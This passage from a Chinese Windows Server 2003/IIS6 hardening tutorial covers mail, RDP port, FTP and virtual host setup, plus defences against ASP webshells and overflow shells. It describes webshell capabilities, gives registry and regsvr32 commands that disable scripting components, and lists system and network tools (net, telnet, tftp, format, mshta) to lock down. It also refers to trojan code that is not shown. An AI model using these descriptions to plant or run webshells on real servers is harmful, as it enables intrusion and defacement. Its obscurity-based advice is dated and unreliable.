现在，我们可以创建用户邮箱了，选中并双击刚才新建的“cnhack.cn”域，在右栏中点击“添加邮箱”，在“邮箱名”栏中输入邮件用户名，本例中输入用户名cai，然后设置用户密码，最后点击“确定”按钮，就能完成用户邮箱的创建。如图7所示。




图7

（2）配置SMTP服务器

在IIS管理

器中右键点击“默认SMTP虚拟服务器选项”，在弹出的菜单中选择“属性(R)”，进入“默认SMTP虚拟服务器选项”，在“IP地址”下拉列表框中选中邮件服务器的IP地址即可，这样一个简单的邮件服务器就架设完成了。完成以上的设置后，用户就可以使用邮件客户端软件连接邮件服务器进行邮件的收发了。在设置邮件客户端软件的SMTP及POP3地址时，输入邮件服务器的域名“cnhack.cn”就可，至此一个简单的小型电子邮局服务器就配置完成。

7．3389终端服务安全配置

在本文第二节中，我们已经介绍了在Windows组件向导里安装3389终端服务器的方法，我们只须在Windows组件向导里勾选终端服务就可以使用终端服务远程管理服务器了。相信大家都玩过了3389肉鸡，网络上大部分被黑客入侵的肉鸡因为开放了3389，而被人不费吹灰之力就能取得远程管理权。

3389终端远程管理服务默认的情况下是开放3389端口的，只要将我们终端服务默认开放的端口号改一下，那么黑客就很难猜测我们的服务器是否开放终端服务了，修改终端服务器端口号是通过修改Windows2003的注册表来实现的，我们只要修改注册表中的其中一项键值即可。点击“开始菜单→运行”在运行里输入Regedit命令，启动注册表编辑器，然后打开如下键值：

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp\]
```

找到键名PortNumber，双击打开修改键值，然后选择“十进制(D)”，将原来的3389端口号改为你想更换的端口号，本例中我们把端口改为7890。在端口号修改完毕后，我们重新启动计算机使修改的端口号生效，这样别人就没法使用3389端口连接你的服务器了。重启完成后，我们以后如想连接终端服务器，可打开终端服务客户端软件，然后在计算机(C)的右栏中输入你服务器的IP地址及端口号，即可登录你的终端服务器，假设我们的服务器IP地址为 192.168.0.8 ，那么我们只要在输入框中输入“192.168.0.8:7890”即可登录终端服务器。其中，IP与端口号用“:”分隔开。

至此，终端服务器端口修改成功。

8．用IE远程管理服务器

在这里，我们主要讲解基于Web管理中的终端服务，就是说我们可以通过任何一台客户机的IE浏览器直接进行远程桌面连接，而不再依赖任何的终端服务客户端工具登录Windows2003的终端服务了。

现在假设我们客户机使用的是Windows 98系统，服务器的IP地址为192.168.0.8 ，我们可在IE地址栏中输入地址“http://192.168.0.8:8089”。其中，8089是远程管理Web界面下的SSL端口，然后输入管理员的用户名和密码并回车即可登录Web远程管理界面。在打开的“服务管理”界面中，点击“维护”，再点击“远程桌面”按钮，就会弹出一个远程桌面管理维护的终端窗口，现在就可以连接到远程服务器的桌面了。在该窗口中，你只要输入管理员的用户名及密码，就能成功登录远程桌面，就像你登录3389终端服务一样。

无论是3389终端服务，还是Web远程桌面管理，都是只能允许同时两个连接会话，如果已经有两个以上会话在进行，则新用户将被拒绝进行远程桌面管理登录。必须要等正在登录的原来两个用户其中一个退出登录会话后，你才能登录服务器远程桌面进行管理。

9．FTP服务器配置

在本文第二节中，我们已经介绍了在Windows组件向导里安装FTP服务器的方法，现在我们开始使用Windows2003系统自带的FTP服务架设一台安全的FTP服务器。

（1）为FTP服务器建立一个安全的专用FTP账号

点计算机管理窗口，我们在里面建立一个供FTP客户端登录的账号，用户名为 cnhack ，密码为chinanetpk。在默认的情况下，用户账号为Users组，虽然普通用户组对服务器安全影响不大，但出于安全考虑，还是把Users组删除，添加到Guests用户组。还应在“cnhack属性”栏里选择远程控制标签，把“启用远程控制”的勾去掉。至此，一个安全的FTP账号建立成功。

我们在D盘建立一个文件夹cnhack，然后选择“属性”，在“cnhack 属性”中选择“安全”标签，点击“高级”，去掉“允许父项的继承权限传播到该对像和所有对像，包括那些在此明确定定义的项目(A)”。

在cnhack属性的“安全”标签里还剩下一个超级管理员组Administrators成员可以管理cnhack文件夹，我们再勾选允许超级管理员组成员完全控制该文件夹，这样就给了我们管理员组对cnhack文件夹的完全控制权，再给cnhack用户管理权限。现在D:\cnhack文件夹只允许超级管理员组Administrators成员和账号cnhack进行管理与访问了，其他账号将不能对 cnhack文件夹有任何的访问权及修改权限。

（2）使用Internet信息服务(IIS)管理器建立一个安全的FTP空间

打开“Internet 信息服务(IIS)管理器”，在里面找到“FTP站点”→“默认 FTP 站点”，“属性”，出现“默认 FTP 站点属性”对话框，选择“主目录”把原来默认的地址改为我们刚才建立的文件夹D:\cnhack，下面会有3个选项，分别是“读取、写入、记录访问”，可根据需要勾选：如果是提供给别人下载的FTP空间，则不要勾选写入选项，如果需要提供给别人上传及更改FTP空间内容的，则需要勾选写入选项。

再来配置使用cnhack才能登录这个FTP。点击“安全账户”，“浏览”，根据提示选择我们刚才建立的

cnhack用户名，这样就指定了这个空间只有使用我们设置的 cnhack 用户账号才能登录，记住不要勾选下面的"只允许匿名连接"选项。

现在我们再来指定该FTP站点的IP地址，点击"FTP站点"，"IP地址（I）"，在右栏输入框里输入我们本机的IP地址即可，还要记得在"TCP/IP端口（T）"的右输入框里修改当前FTP站点的TCP/IP端口号，默认情况下是使用21端口，如图8所示。




图 8

这样，一个安全的FTP站点就建立成功了。使用IIS6建立的FTP服务器可以使用IE及FTP客户端软件登录FTP空间，方便实用、功能强大，很值得一试。

10．IIS6下防范Webshell安全配置

前几节中，我们已经介绍过了如何在IIS6下配置CGI、PHP，在Windows2003系统下，ASP和ASPX都是系统组件。

（1）配置一个简单的WWW虚拟主机。

现在，我们举例如何组建一个WWW的虚拟主机网站。打开"Internet 信息服务(IIS)管理器"，双击"网站"展开关联菜单，找到"默认网站"、"属性"、"默认网站属性"、"网站"，在"IP地址（I）"里输入机器的IP地址，"TCP端口（T）"默认的端口是80，可以更改。点击"高级（D）"，在里面添加或删除域名，以后我们就可以使用域名来访问你的网站了。

我们再来配置这个虚拟主机的WWW访问目录，点击"主目录"，在"本地路径（C）"中输入D:\cnhack，千万不要勾选"写入"项，一般只使用默认的"读取（R）、记录访问（V）、索引资源（I）"就已经足够了。如图9所示：




图 9

在"文档"里添加好虚拟主机默认的首页文件名，这样一个简单的虚拟主机服务就配置完成了，如果你已经按上几节所写的配置好，那么现在你的这个虚拟主机将会是已经支持ASP、ASPX、CGI、PHP、FSO、JMAIL、MySQL、SMTP、POP3、FTP、3389终端服务、远程桌面Web连接管理服务等功能强大的服务器了。

（2）安全使用FSO主机。

按我们上一节所说的方法配置的虚拟主机是存在各种Webshell威胁的，假如你给朋友开了个虚拟主机空间，那么这个虚拟主机存在的最大安全隐患将会是FSO权限问题。FSO安全隐患在Win2K系统里已经是令网管头疼的事了，在Windows2003中这个隐患依然没有得到解决，在没有经过安全配置的虚拟主机上，只要黑客给虚拟主机空间上传一个ASP木马，黑客就能利用FSO权限浏览服务器里的所有文件，并能复制、删除服务器里的所有文件，甚至能利用ASP木马取得服务器管理权，可见FSO安全配置的重要性。

如果黑客通过某些手段在你的虚拟主机空间上传了一个ASP木马，本例中我们介绍的是黑客们都熟悉的海阳顶端ASP木马，这种Webshell能通过网页在线更改、编辑、删除、移动、上传、下载服务器上的任意文件，只要黑客给你的服务器传上这个ASP木马，你的服务器上的所有文件就会被控制在黑客的手上，黑客能在你的服务器干什么？就是上面提及到的更改、删除、移动……如图10所示。




图 10

看到这个图，能想像你的服务器到最后会变成什么样吗，服务器上的资料将没有隐私可言，想黑你服务器上的主页或是删除你服务器上的文件都是点几下鼠标就能办到的了。这种ASP木马网络上各黑客网站均有下载，源代码就不写出来了。各黑客网站上还有其他版本的ASP木马下载，但基本上都是调用FSO（Scripting.FileSystemObject）写的。

其实你如果要防范这种攻击，只要把ASP中的FSO（Scripting.FileSystemObject）功能删除就行了，删除FSO权限方法就是在CMD的命令提示符下输入以下命令：

```
Regsvr32 /u c:\Windows\system32\scrrun.dll
```

> 刘流：在实际操作的时候要更改成为你本地系统安装目录的实际路径，但是使用这种方法删除也太绝了一点，如果以后我们想使用FSO权限，那就用不了啦。所以，建议不要使用这种方法删除FSO权限。

显而易见，如果这样做，那么包括站点系统管理员在内的任何人都将不可以使用FileSystemObject对象了，这其实并不是站点管理人员想要得到的结果，毕竟我们使用这个对象可以实现方便的在线站台管理，如果连系统管理员都没法使用了，那可就得不偿失了，但是不禁止这个危险的对象又会给自己的站点带来安全漏洞。那么，有没有两全其美的方法呢？有！具体方法如下。

我们可以做到禁止其他人非法使用FileSystemObject对象，但是我们自己仍然可以使用这个对象。

方法如下：

查找注册表：HKEY_CLASSES_ROOT\Scripting.FileSystemObject键值，将其更改成为你想要的字符串，比如更改为HKEY_CLASSES_ROOT\Scripting.FileSystemObject2，这样,在ASP中就必须这样引用这个对象了：

```
Set fso = CreateObject("Scripting.FileSystemObjectnetpk")
```

而不能使用：

```
Set fso = CreateObject("Scripting.FileSystemObject")
```

如果你使用通常的方法来调用FileSystemObject对象就会无法使用。呵呵，只要你不告诉别人这个更改过的对象名称，其他人是无法使用FileSystemObject对象的。这样，作为站点管理者我们就杜绝了他人非法使用FileSystemObject对象，而我们自己却仍然可以使用这个对象来方便地实现网站在线管理等功能！

(3)免FSO对象就能使用的ASP木马防范方法。

对于免FSO对象也能使用的ASP木马，由于少了FSO对象的支持，功能上当然不会很强大，只有浏览服务器上的文件目录，复制、移动文件、执行指定路径的程序文件等功能。以下是当你浏览这个ASP木马时所出现的图例(图11)。




图11

你可以通过这个免FSO支持的ASP木马对服务器上的文件进行任意的复制及移动和执行程序，这个木马程序的功能虽然简单，但是用它来黑一个网站已经足够的了。比如，我们可以把网站的首页移动到其他地方，然后我们再复制一个同名的黑客网页进去就行了，还可使用执行程序功能让服务器执行任意的木马程序以取得服务器的Admin管理权等。

你只要把上面的代码写在记事本里，保存扩展名为.ASP，再传到你的虚拟主机空间就可以运行了。防范免FSO支持的ASP木马方法如下：

通过上面的代码，我们可以看出这段代码是通过shell.application建立Shell 对象的，我们只要在注册表里查找键值shell.application和wscript.shell，然后把这些键值删除，就能防止这一类的ASP木马攻击了，删除这些键值对你的服务器及ASP支持等不会造成影响的，所以请放心删除。

各黑客网站上还有各种各样的Webshell下载，除了ASP的Webshell以外，还有CGI、PHP、JSP的。基本上都是大同小异，也有一些Webshell是调用系统下的CMD.EXE命令运行的，但这些调用服务器系统CMD.EXE的Webshell木马在Windows 2003下没法运行，能调用CMD.EXE命令的Webshell只在Windows 2000下测试通过，在Windows 2003下，那些ASP、CGI、PHP、JSP的Webshell已经不能调用CMD.EXE的命令了。原因很简单，因为Windows 2000下的CMD.EXE在默认情况下是能以匿名及来宾权限访问的，而Windows 2003系统下，CMD.EXE命令禁止了"Everyone"匿名访问及"Guests"组的访问权限，所以各种调用CMD.EXE的Webshell木马都无法运行，这也算是Windows 2003系统安全上的一点进步吧。

11．配置一台安全的服务器，把各种溢出攻击、反向连接木马拒于门外

上一节中，我们谈到了有些Webshell能通过调用系统的CMD.EXE命令在服务器上运行CMD命令，我们再细想一下，现在网络上流行的溢出攻击，如WEBDAV溢出等，攻击成功后，被溢出的服务器就会自动绑定服务器的CMD.EXE命令，黑客就会远程连接被溢出成功的服务器的CMD.EXE命令行，以取得远程服务器的系统管理权。

既然黑客的溢出攻击是通过溢出工具溢出成功后绑定CMD.EXE并以SYSTEM系统权限登录服务器的，那么只要我们对Windows2003系统下的C:\WINDOWS\SYSTEM32\CMD.EXE文件设置一定的权限，呵呵，那么黑客的这些溢出攻击都将无用武之地了。为了安全起见，我们还要对如net.exe、cacls.exe、telnet.exe、TFTP.exe、ftp.exe、format.com、mountvol.exe、mshta.exe等危险程序作出权限设置。因为这些危险的文件默认的情况下都是允许SYSTEM权限的用户访问及执行的，只有为这些文件设置了权限，这样才能确保服务器系统真正的安全。设置权限的方法如图12所示。






图12

通过这些安全配置，以后你的服务器就算存在溢出漏洞，就算黑客对你的服务器进行溢出攻击成功，黑客也没法登录你的服务器了，因为一般黑客的溢出攻击都是通过绑定远程被溢出攻击服务器的系统CMD命令登录的，并且是以SYSTEM权限登录，而你在CMD的使用权限里删除了所有用户的使用CMD权限，只有你正在使用的超级管理员账号才能拥有这个CMD命令的使用权，所以黑客就算溢出成功，也没法远程连接并登录你的服务器了。通过最简单的安全配置，就能防范多种未知及已知的溢出攻击，是不是很实用呢？

但这只能是相对的安全，因为有些溢出攻击黑客能直接把反向连接的木马文件传到你的服务器上，并能运行哦。呵呵，如最近出现的Serv-U溢出，如果你的FTP服务器使用了Serv-U的话，你又没有打上最新的安全补

